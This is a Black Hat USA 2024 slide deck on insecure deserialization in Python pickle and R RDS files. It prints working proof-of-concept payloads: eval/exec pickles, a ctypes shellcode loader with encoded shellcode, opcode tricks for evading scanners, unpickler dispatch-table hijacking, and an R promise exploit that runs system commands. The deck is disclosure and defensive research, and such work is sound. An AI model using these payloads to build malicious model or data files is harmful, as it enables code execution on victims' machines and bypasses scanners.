



black hat[®]
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

**We R in a right pickle with all these
insecure serialization formats**

Speaker(s):
Kasimir Schulz & Tom Bonner

Introduction



Kasimir Schulz

- Principal Security Researcher at HiddenLayer
- [linkedin/in/kasimir-schulz](#)
- Socials: [@abraxus7331](#)



Tom Bonner

- VP of Research at HiddenLayer
- [linkedin/in/thomas-j-bonner](#)
- Socials: [@thomas_bonner](#)

Introduction

- We've been investigating machine learning libraries and file formats
- There's a huge problem with deserialization of "untrusted" data
- We're going to focus on Pickle and R, but it's by no means limited to these formats

Why pickle?

- It's been done! - Marco Slaviero, Sour Pickles in 2011
- 13 years, many new python versions, a major lack of awareness and several pickle updates later...

Why pickle?

- Still the big red warning
- Pickle used for ML models, IPC, RPC, etc.
- More vulns than ever
- Mythic/CobaltStrike/Metasploit
- Anti-malware scanners are getting in on the act
- Cat and mouse game

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

Pickle recap

- Stack based virtual machine processing byte code
- Interleaves instructions and data
- Has a stack and memo (like registers)
- Code exec via **GLOBAL**, **STACK_GLOBAL**, **INST**, and **REDUCE** opcodes

Pickle recap

```
import pickle

class Eval:
    def __reduce__(self):
        return eval, (f"print('pwnd!')",)

pickle.loads(pickle.dumps(Eval()))
```

**__reduce__ returns callable + args tuple
to reconstruct the object**

```
0: \x80 PROTO 4
2: \x95 FRAME 42
11: \x8c SHORT_BINUNICODE 'builtins'
21: \x94 MEMOIZE (as 0)
22: \x8c SHORT_BINUNICODE 'eval'
28: \x94 MEMOIZE (as 1)
29: \x93 STACK_GLOBAL
30: \x94 MEMOIZE (as 2)
31: \x8c SHORT_BINUNICODE "print('pwnd!')"
47: \x94 MEMOIZE (as 3)
48: \x85 TUPLE1
49: \x94 MEMOIZE (as 4)
50: R REDUCE
51: \x94 MEMOIZE (as 5)
52: . STOP

highest protocol among opcodes = 4
```

Oddities

- Certain opcodes are not required...
- **PROTO (0x80 + version)**
 - Defaults to 0
 - Makes it harder to ID pickles
- **FRAME (0x95)**
 - Follows PROTO in version 4+
- **STOP (0x2e)**
 - Some scanners check for this when ID'ing
 - Raises ValueError when disassembling
 - Raises EOFError when loading
 - The payload still runs though!

```
>>> import pickletools
>>> pickletools.dis(open("basic_eval.pkl", "rb").read())
  0: \x8c SHORT_BINUNICODE 'builtins'
 10: \x8c SHORT_BINUNICODE 'eval'
 16: \x93 STACK_GLOBAL
 17: \x8c SHORT_BINUNICODE 'print("pwnd!")'
 33: \x85 TUPLE1
 34: R    REDUCE
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "pickletools.py", line 2448, in dis
    for opcode, arg, pos in genops(pickle):
  File "pickletools.py", line 2283, in _genops
    raise ValueError("pickle exhausted before seeing STOP")
ValueError: pickle exhausted before seeing STOP
>>> import pickle
>>> pickle.load(open("basic_eval.pkl", "rb"))
pwnd!
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
EOFError: Ran out of input
```


Pickleception

```
import pickle

class Exec:
    def __reduce__(self):
        return exec, (f"print('pwnd!')",)

class Pickle:
    def __reduce__(self):
        import pickle
        return pickle.loads, (pickle.dumps(Exec()),)

pickle.loads(pickle.dumps(Pickle()))
```

```
0: \x80 PROTO      4
2: \x95 FRAME      81
11: \x8c SHORT_BINUNICODE '_pickle'
20: \x94 MEMOIZE   (as 0)
21: \x8c SHORT_BINUNICODE 'loads'
28: \x94 MEMOIZE   (as 1)
29: \x93 STACK_GLOBAL
30: \x94 MEMOIZE   (as 2)
31: C      SHORT_BINBYTES
b"\x80\x04\x95*\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x8c\x08builtins\x94\x8c\x04exec\x94\x93\x94\x8c\x0eprint('pwnd!')\x94\x85\x94R\x94."
86: \x94 MEMOIZE   (as 3)
87: \x85 TUPLE1
88: \x94 MEMOIZE   (as 4)
89: R      REDUCE
90: \x94 MEMOIZE   (as 5)
91: .      STOP
highest protocol among opcodes = 4
```

Pickle shellcode

- Implement a pure shellcode loader (i.e. no calls to exec/eval to run a script)
- Use ctypes
- LoadLibrary("kernel32.dll")
- VirtualAlloc
- WriteProcessMemory
- CreateThread

Pickle shellcode

```
import pickle
import base64

__SHELLCODE__ =
"amBaaGNhbGNUWUgp1GVIizJII3YYSIt2EEitSIswSIt+MANXPItcFyiLdB8gSAH+i1QfJA+3LBeNUgKtg
TwHV2luRXXvi3QfHEgB/os0rkgB95n/1w=="

__BASE_ADDRESS__ = 0x123000000000
__PAYLOAD__ = base64.b64decode(__SHELLCODE__)
__PAYLOAD_SIZE__ = len(__PAYLOAD__)

class GetBaseAddress:
    def __reduce__(self):
        import ctypes
        return ctypes.c_void_p, (__BASE_ADDRESS__, )

class GetPayloadSize:
    def __reduce__(self):
        import ctypes
        return ctypes.c_size_t, (__PAYLOAD_SIZE__, )
```

```
class GetAllocation:
    def __reduce__(self):
        import ctypes
        return ctypes.c_ulong, (0x1000 | 0x2000, )

class GetProtection:
    def __reduce__(self):
        import ctypes
        return ctypes.c_ulong, (0x40, )

class GetNullPtr:
    def __reduce__(self):
        import ctypes
        return ctypes.c_void_p, (0, )

class GetProcHandle:
    def __reduce__(self):
        import ctypes
        return ctypes.c_void_p, (-1, )
```

Pickle shellcode

```
class VirtualAlloc:
    def __reduce__(self):
        return LoadKernel32().VirtualAlloc, (GetBaseAddress(),
        GetPayloadSize(), GetAllocation(), GetProtection(), )

class GetPayload:
    def __reduce__(self):
        import base64
        return base64.b64decode, (__SHELLCODE__, )

class WriteProcessMemory:
    def __reduce__(self):
        return LoadKernel32().WriteProcessMemory, (GetProcHandle(),
        GetBaseAddress(), GetPayload(), GetPayloadSize(), GetNullPtr(), )

class CreateThread:
    def __reduce__(self):
        return LoadKernel32().CreateThread, (GetNullPtr(),
        GetNullPtr(), GetBaseAddress(), GetNullPtr(), GetNullPtr(),
        GetNullPtr(), )
```

```
class LoadKernel32:
    def VirtualAlloc(self):
        pass

    def WriteProcessMemory(self):
        pass

    def CreateThread(self):
        pass

    def __reduce__(self):
        import ctypes
        return ctypes.WinDLL, ("kernel32.dll", )

with open("shellcode.pkl", "wb") as pfile:
    pickle.dump([VirtualAlloc(), WriteProcessMemory(),
    CreateThread()], pfile)
```

Pickle shellcode

```
>python
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct 2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> pickle.load(open("shellcode.pkl", "rb"))
[0, 1, 432]
>>>
```



Pickle assembly

- We need a way to craft pickles
- Hex editor was becoming a pain!
- We created a disassembler and assembler
- Now we can create highly bespoke payloads
- Generate sequences of opcodes not possible using pickle.dump(s)

Pickle assembly

```
Instruction('proto', 4),  
  
Instruction('short_binunicode', 'builtins'),  
Instruction('short_binunicode', 'eval.__call__'),  
Instruction('stack_global', None),  
  
Instruction('short_binunicode', 'print("pwnd!")'),  
  
Instruction('tuple1', None),  
Instruction('reduce', None),  
  
Instruction('stop', None),
```

```
Instruction('proto', 4),  
  
Instruction('short_binunicode', '__main__'),  
Instruction('short_binunicode', '__builtins__.exec'),  
Instruction('stack_global', None),  
  
Instruction('short_binunicode', 'print("pwnd!")'),  
  
Instruction('tuple1', None),  
Instruction('reduce', None),  
  
Instruction('stop', None)
```

Pickle assembly

```
Instruction('proto', 4),

# Get string join function
Instruction('short_binunicode', 'builtins'),
Instruction('short_binunicode', 'str.join'),
Instruction('stack_global', None),

# Create the string that will be added to each iterator
Instruction('short_binunicode', ''),

# Create the list of words to append together
Instruction('empty_list', None),
Instruction('mark', None),

# Build exec string
Instruction('short_binunicode', 'e'),
Instruction('short_binunicode', 'x'),
Instruction('short_binunicode', 'e'),
Instruction('short_binunicode', 'c'),

# Append all words to the list
Instruction('appends', None),

# Create the parameters for str.join
Instruction('tuple2', None),
```

```
# Call str.join([...])
Instruction('reduce', None),
Instruction('memoize', None),

# Add builtins to the stack
Instruction('short_binunicode', 'builtins'),
Instruction('memoize', None),
Instruction('none', None),

# Swap exec and builtins
Instruction('binget', 1),
Instruction('binget', 0),

# Get builtins.exec method
Instruction('stack_global', None),

# Create parameters for exec
Instruction('short_binunicode', 'print("pwnd!")'),
Instruction('tuple1', None),

# Run exec(args)
Instruction('reduce', None),

# Done.
Instruction('stop', None)
```


Pickle function/lambda

- Not possible to pickle code objects
- Recommended to use dill
- Other option is to use marshal.dump/load
- Or...

Pickle function/lambda

```
import pickle
import pickletools
import copyreg
import types

def code_ctor(*args):
    return types.CodeType(*args)

def code_reduce(code):
    return code_ctor, (code.co_argcount,
                      code.co_posonlyargcount,
                      code.co_kwonlyargcount,
                      code.co_nlocals,
                      code.co_stacksize,
                      code.co_flags,
                      code.co_code,
                      code.co_consts,
                      code.co_names,
                      code.co_varnames,
                      code.co_filename,
                      code.co_name,
                      code.co_firstlineno,
                      code.co_lnotab)

copyreg.pickle(types.CodeType, code_reduce)
```

```
if __name__ == "__main__":
    code = lambda x: exec(x)

    p = pickle.dumps(code.__code__)

    pickletools.dis(p)

    types.FunctionType(pickle.loads(p), globals())("print('pwnd!')
```

Pickle function/lambda

```
Instruction('proto', 4),
Instruction('short_binunicode', 'types'),
Instruction('short_binunicode', 'FunctionType'),
Instruction('stack_global', None),
Instruction('short_binunicode', 'types'),
Instruction('short_binunicode', 'CodeType'),
Instruction('stack_global', None),
Instruction('mark', None),
Instruction('binint1', 1),
Instruction('binint1', 0),
Instruction('binint1', 0),
Instruction('binint1', 1),
Instruction('binint1', 3),
Instruction('binint1', 67),
Instruction('short_binbytes', b't\x00d\x01\x00\x83\x02S\x00'),
Instruction('none', None),
Instruction('short_binunicode', 'Hello, '),
Instruction('tuple2', None),
Instruction('short_binunicode', 'print'),
Instruction('tuple1', None),
```

```
Instruction('short_binunicode', 'x'),
Instruction('tuple1', None),
Instruction('short_binunicode', 'lambda.py'),
Instruction('short_binunicode', '<lambda>'),
Instruction('binint1', 42),
Instruction('short_binbytes', b''),
Instruction('tuple', None),
Instruction('reduce', None),
Instruction('short_binunicode', 'builtins'),
Instruction('short_binunicode', 'globals'),
Instruction('stack_global', None),
Instruction('empty_tuple', None),
Instruction('reduce', None),
Instruction('tuple2', None),
Instruction('reduce', None),
Instruction('short_binunicode', 'world'),
Instruction('tuple1', None),
Instruction('reduce', None),
Instruction('stop', None),
```

Pickle function/lambda

- We provide a `create_generative_pickle()` method with our disassembler/compiler:

```
def pwn():  
    import os, time  
    x = input()  
    os.system(f"echo '{x}', pwned by HiddenLayer at {time.time()}")
```

```
data = create_generative_pickle(pwn)
```

```
pickle.loads(data)
```

- Caveats...
 - Python version specific!

Unpickler manipulation

- Is it possible to modify the pickle input stream?
- Sadly, no, the Unpickler only takes a read() callback
- Is it possible to gain access to the Unpickler() class whilst loading?
- If we could, what could we target?

```
def load(self):
    """Read a pickled object representation from the open file.

    Return the reconstituted object hierarchy specified in the file.
    """
    # Check whether Unpickler was initialized correctly. This is
    # only needed to mimic the behavior of _pickle.Unpickler.dump().
    if not hasattr(self, "_file_read"):
        raise UnpicklingError("Unpickler.__init__() was not called by "
                               "%s.__init__() " % (self.__class__.__name__,))
    self._unframer = _Unframer(self._file_read, self._file_readline)
    self.read = self._unframer.read
    self.readinto = self._unframer.readinto
    self.readline = self._unframer.readline
    self.metastack = []
    self.stack = []
    self.append = self.stack.append
    self.proto = 0
    read = self.read
    dispatch = self.dispatch
    try:
        while True:
            key = read(1)
            if not key:
                raise EOFError
            assert isinstance(key, bytes_types)
            dispatch[key[0]](self)
    except _Stop as stopinst:
        return stopinst.value
```

Unpickler manipulation

```
Instruction('proto', 4),
```

```
Instruction('short_binunicode', 'operator'),  
Instruction('short_binunicode', 'getitem'),  
Instruction('stack_global', None),
```

```
# operator.attrgetter("dispatch")
```

```
Instruction('short_binunicode', 'operator'),  
Instruction('short_binunicode', 'attrgetter'),  
Instruction('stack_global', None),  
Instruction('short_binunicode', 'dispatch'),  
Instruction('tuple1', None),  
Instruction('reduce', None),
```

```
Instruction('short_binunicode', 'builtins'),  
Instruction('short_binunicode', 'dict.get'),  
Instruction('stack_global', None),
```

```
# locals()
```

```
Instruction('short_binunicode', 'builtins'),  
Instruction('short_binunicode', 'locals'),  
Instruction('stack_global', None),  
Instruction('empty_tuple', None),  
Instruction('reduce', None),
```

```
# dict.get(locals().self)
```

```
Instruction('short_binunicode', 'self'),  
Instruction('tuple2', None),  
Instruction('reduce', None),
```

```
# operator.attrgetter("dispatch")(self)
```

```
Instruction('tuple1', None),  
Instruction('reduce', None),  
Instruction('memoize', None),
```

```
# operator.getitem(self.dispatch, 140) -> load_short_binunicode
```

```
Instruction('binint1', 140),  
Instruction('tuple2', None),  
Instruction('reduce', None),  
Instruction('memoize', None),
```

```
# self.dispatch[56] = load_short_binunicode - register new opcode handler in dispatch table
```

```
Instruction('binget', 0),  
Instruction('binint1', 56),  
Instruction('binget', 1),  
Instruction('setitem', None),
```

```
# Use new short_binunicode opcode (56)
```

```
Instruction('short_binunicode_bad', 'builtins'),  
Instruction('short_binunicode_bad', 'exec'),  
Instruction('stack_global', None),  
Instruction('short_binunicode', 'print("pwnd")'),  
Instruction('tuple1', None),
```

```
# exec
```

```
Instruction('reduce', None),  
Instruction('stop', None),
```

```
Instruction('stop', None),
```

Unpickler manipulation

- Possible to add custom opcode handlers to the dispatch table (Python only, not C)
- Causes the pickletools disassembler to crash
 - ValueError: at position 137, opcode b'8' unknown
- Combine with lambda/function pickling to add code to the dispatch table!
- Works out of the box for joblib


```
# Use the faster _pickle if possible
try:
    from _pickle import (
        PickleError,
        PicklingError,
        UnpicklingError,
        Pickler,
        Unpickler,
        dump,
        dumps,
        load,
        loads
    )
except ImportError:
    Pickler, Unpickler = _Pickler, _Unpickler
    dump, dumps, load, loads = _dump, _dumps, _load, _loads
```



Why R(DS)?



R's wide use in the Data Science and Statistics communities makes a vulnerability highly impactful



R's serialization format uses bytecode and an interpreter similar to Python Pickle



R hadn't undergone much security scrutiny, evidenced by only 1 previous CVE

The RDS File

The RDS Format is used for saving the state of an R object so that it can be reloaded and reused in future R sessions with common use cases being

- **Saving Workspaces:** Save the entire R workspace to reload later
- **Saving Individual Objects:** Save specific R objects for reuse in different scripts or sessions
- **Sharing Data:** Share serialized objects with other R users or applications
- **Persistence:** Store R objects persistently between R sessions

saveRDS is used for serialize data while **readRDS** is used to deserialize data

```
saveRDS(object, file = "", ascii = FALSE, version = NULL,  
        compress = TRUE, rehook = NULL)  
readRDS(file, rehook = NULL)
```

The RDS Format

- Parsed in the **R_Unserialize**
- 3 Different Format Types
 - Ascii
 - Binary
 - XDR
- Field sizes are determined once the format type has been parsed
- Different versions have different header values, such as the encoding name
- After parsing the header the rest of the data gets treated like bytecode

RDS File		
Header	Format Type (2-3 bytes)	
	Version Number (4 bytes)	
	Writer Version (4 bytes)	
	Min Reader Version (4 bytes)	
	Version 3+	Encoding Name Length (4 bytes)
		Encoding Name (variable)
Serialized Data		

Byte Values based on Binary or XDR Format

RDS Virtual Machine

- The R Virtual Machine has 36 possible bytecode instructions which create objects like:

```
static void UnpackFlags(int flags, SEXPTYPE *ptype, int *plevs,  
                       int *pisobj, int *phasattr, int *phastag)  
{  
    *ptype = DECODE_TYPE(flags);  
    *plevs = DECODE_LEVELS(flags);  
    *pisobj = flags & IS_OBJECT_BIT_MASK ? TRUE : FALSE;  
    *phasattr = flags & HAS_ATTR_BIT_MASK ? TRUE : FALSE;  
    *phastag = flags & HAS_TAG_BIT_MASK ? TRUE : FALSE;  
}
```

Instructional Quirks

- The BCODESXP instruction, used for creating bytecode, requires a strict format following the instruction to parse constants and instructions
- OBJSXP will create an S4 object while returning a VECSXP can create an S3 object
- There are some instructions which lets you generate lists of objects and instructions to be set in a certain way:
 - LISTSXP
 - LANGSXP
 - CLOSXP
 - PROMSXP
 - DOTSXP

But how did we use the instructions to make our exploit?

A Promising Object

R's Lazy Evaluation

- Lazy evaluation is a strategy where expressions are not evaluated until their values are actually needed which improves efficiency by avoiding unnecessary computations and supports flexible and dynamic programming
- How does this work?
 - Function arguments are not evaluated when the function is called but when they are actually used inside the function
 - Unevaluated expressions are stored as "thunks," which contain the expression and its environment
 - When an argument is accessed, the stored expression is evaluated in its environment
- The PROMSXP Object:
 - **Expression:** The unevaluated R expression
 - **Environment:** The environment in which the expression should be evaluated
 - **Value:** The result of the evaluation, stored once the expression is evaluated

Crafting the Exploit

```
Opcode(TYPES.PROMSXP, 0, False, False, False, None, False),  
Opcode(TYPES.UNBOUNDVALUE_SXP, 0, False, False, False, None, False),  
Opcode(TYPES.LANGSXP, 0, False, False, False, None, False),  
Opcode(TYPES.SYMSXP, 0, False, False, False, None, False),  
Opcode(TYPES.CHARSXP, 64, False, False, False, "system", False),  
Opcode(TYPES.LISTSXP, 0, False, False, False, None, False),  
Opcode(TYPES.STRSXP, 0, False, False, False, 1, False),  
Opcode(TYPES.CHARSXP, 64, False, False, False, 'echo "pwned by HiddenLayer"', False),  
Opcode(TYPES.NILVALUE_SXP, 0, False, False, False, None, False),
```

Using the Exploit

```
R Console
~/Research/rds/sai-rds-compiler
> a = readRDS("./pwned.rds")
> a
pwned by HiddenLayer
> b = readRDS("./pwned.rds")
> x = b * 1
pwned by HiddenLayer
> c = readRDS("./pwned.rds")
> ls(c)
pwned by HiddenLayer
Error in as.environment(pos) : invalid 'pos' argument
> d = readRDS("./pwned.rds")
> d$y
pwned by HiddenLayer
Error in d$y : $ operator is invalid for atomic vectors
```

The exploit gets executed when the promise is interacted with

The promise can be used as many type of value or object and will run the arbitrary code

The promise can be used as a function parameter

The promise can be “treated” as an object and will run the arbitrary code even if properties don’t exist

Reviewing the R Patch

- R added a function to check whether the top most returned value was a promise object
- Bypasses were found by nesting the promise object within other objects
- The function is only called when going through the **readRDS** function

```
static SEXP checkNotPromise(SEXP val)
{
    if (TYPEOF(val) == PROMSXP)
        error(_("cannot return a promise (PROMSXP) object"));
    return val;
}
```

Showing the other path with R packages

These are internal functions for use only by R itself.

The function ``lazyLoad`` is the workhorse function called by the package loader to load the code for a package from a database. The database consists of two binary files, ``filebase.rdb`` (the objects) and ``filebase.rdx`` (an index).

The objects are not themselves loaded into ``envir``: rather promises are created that will load the object from the database on first access. (See ``delayedAssign``.)

- R packages, like many other objects, are loaded without using the **ReadRDS** function
- R packages specifically are loaded using the **lazyLoad** function
- While researching packages to show R some problems with the patch we discovered a few other issues...

Looking into LazyLoad

```
> lazyLoad
function (filebase, envir = parent.frame(), filter)
{
  fun <- function(db) {
    vals <- db$vals
    vars <- db$vars
    expr <- quote(lazyLoadDBfetch(key, datafile, compressed,
      envhook))
    .Internal(makeLazy(vars, vals, expr, db, envir))
  }
  lazyLoadDBexec(filebase, fun, filter)
}
<bytecode: 0x15bfcf258>
<environment: namespace:base>
```

```
> lazyLoadDBfetch
function (key, file, compressed, hook) .Primitive("lazyLoadDBfetch")
```

```
/* Retrieves a sequence of bytes as specified by a position/length key
   from a file, optionally decompresses, and unserializes the bytes.
   If the result is a promise, then the promise is forced. */

attribute_hidden SEXP
do_lazyLoadDBfetch(SEXP call, SEXP op, SEXP args, SEXP env)
{
  ...

  key = CAR(args); args = CDR(args);
  file = CAR(args); args = CDR(args);
  ...

  PROTECT_WITH_INDEX(val = readRawFromFile(file, key), &vpi);
  ...
  val = R_unserialize(val, hook);
  if (TYPEOF(val) == PROMSXP) {
    REPROTECT(val, vpi);
    val = eval(val, R_GlobalEnv);
    ENSURE_NAMEDMAX(val);
  }
  UNPROTECT(1);
  return val;
}
```

R Packages

Where can people get R packages?

- The Comprehensive R Archive Network (CRAN): 21,122 packages
- R Forge: 2,146 packages
- Bioconductor: 3,691 packages


How do R packages get loaded?

- File named with the same name as the package is run
- LazyLoad is run using the RDX and RDB files



```
(vnev) kas@HLUSMAC013 compiler % tree
├── DESCRIPTION
├── INDEX
├── Meta
│   ├── Rd.rds
│   ├── features.rds
│   ├── hsearch.rds
│   ├── links.rds
│   ├── nsInfo.rds
│   └── package.rds
├── NAMESPACE
├── R
│   ├── compiler
│   ├── compiler.rdb
│   └── compiler.rdx
├── help
│   ├── AnIndex
│   ├── aliases.rds
│   ├── compiler.rdb
│   ├── compiler.rdx
│   └── paths.rds
└── html
    ├── 00Index.html
    └── R.css

5 directories, 19 files
```

Tearing Apart Packages



delayedAssign in Packages

Version: 0.5.1
Depends: R (≥ 3.5.0)
Imports: [babynames](#), [dplyr](#), [forcats](#), [fueleconomy](#), [gapminder](#), [ggplot2](#), [Lahman](#), [nasaweather](#), [nycflights13](#), [palmerpenguins](#), [modeldata](#) (≥ 1.0.0), [rlang](#), [tibble](#), [tidyr](#), [yaml](#)
Suggests: [covr](#), [testthat](#) (≥ 2.1.0)
Published: 2023-07-17
DOI: [10.32614/CRAN.package.datos](#)
Author: Riva Quiroga  [aut, cre], Edgar Ruiz [aut], Mauricio Vargas [aut], Mauro Lepore  [aut], Rayna Harris [ctb], Daniela Vasquez [ctb], Joshua Kunst [ctb]
Maintainer: Riva Quiroga <riva.quiroga at uc.cl>
BugReports: <https://github.com/cienciadedatos/datos/issues>
License: [CC0](#)
URL: <https://github.com/cienciadedatos/datos>
NeedsCompilation: no
Language: es
Materials: [README NEWS](#)
CRAN checks: [datos results](#)

```
1   delayedAssign('aerolineas',
2                 eval(parse(file.path(system.file('scripts', 'aerolineas.txt', package = 'datos')))))
3   delayedAssign('aeropuertos',
4                 eval(parse(file.path(system.file('scripts', 'aeropuertos.txt', package = 'datos')))))
5   delayedAssign('atmosfera',
6                 eval(parse(file.path(system.file('scripts', 'atmosfera.txt', package = 'datos')))))
```

delayedAssign in Packages

Files

main

Go to file

scripts

- aerolineas.txt
- aeropuertos.txt
- atmosfera.txt
- aviones.txt
- bateadores.txt
- clima.txt
- comunes.txt
- datos_credito.txt
- diamantes.txt
- dirigentes.txt
- encuesta.txt
- fiel.txt
- flores.txt
- jardineros.txt
- lanzadores.txt
- millas.txt
- mtautos.txt

datos / inst / scripts / aerolineas.txt

Code Blame 67 lines (66 loc) · 2.1 KB

Raw Copy Download Edit

```
36     if ("factor" %in% class(cl)) {
37         lv <- levels(cl)
38         for (i in seq_along(from)) {
39             lv[lv == from[i]] <- to[i]
40         }
41         levels(cl) <- lv
42     } else {
43         for (i in seq_along(from)) cl[cl == from[i]] <- to[i]
44     }
45 }
46 cl
47 }
48 )
49 dfl <- setNames(dfl, new_names)
50 if (type_df == "tibble") dfl <- dplyr::as_tibble(dfl)
51 if (type_df == "grouped_df") {
52     grps_t <- as.character(lapply(grps, function(x) new_names[var_names == x]))
53     dfl <- dplyr::as_tibble(dfl)
54     dfl <- dplyr::group_by(dfl, !!!rlang::parse_exprs(grps_t))
55 }
56 if (type_df == "data.frame") {
57     if (!is.null(row_names)) {
58         dfl <- as.data.frame(dfl)
59         rownames(dfl) <- row_names
60     } else {
61         dfl <- as.data.frame(dfl)
62     }
63 }
64 dfl
65 }
66 translate('airlines.yml')
```

Open-Source Contribution: HiddenPickle

Disassembler

- Allows users to disassemble pickle files without running arbitrary code

Patcher

- Allows users to hook specific instructions to alter values
- Allows users to remove or add instructions when patterns are detected

Compiler

- Allows users to compile new pickle files
 - Programs can be compiled programmatically or be manually created
- Allows users to have complete control over instructions allowing them to create all of the attacks we have outlined in the slides

Dynamic Function Pickle

Open-Source Contribution: HiddenR

Disassembler

- Allows users to disassemble R files without running arbitrary code
- Allows users to programmatically traverse through objects in an RDS file

Package Explorer

- Allows users to automatically disassemble RDX and RDB files in an R package
- Allows users to scan RDS, RDX, and RDB files for malicious code

Compiler

- Allows users to compile new RDS files
- Allows users to inject code into RDB files

BlackHat Sound Bytes

- Ensure your deserialization method matches your needs and avoid unnecessary code execution. Always secure your process, assuming users might deserialize malicious data.
- Attackers should scrutinize deserialization processes for potential exploits. If the deserialization involves executing instructions, it's likely exploitable. Once arbitrary code execution is possible, defenses will be difficult to fully secure, leaving room for bypasses.
- To effectively protect file formats, a deep understanding of their internal workings is essential. Scanners that only detect basic patterns without this knowledge will fall short in providing true protection.



Q&A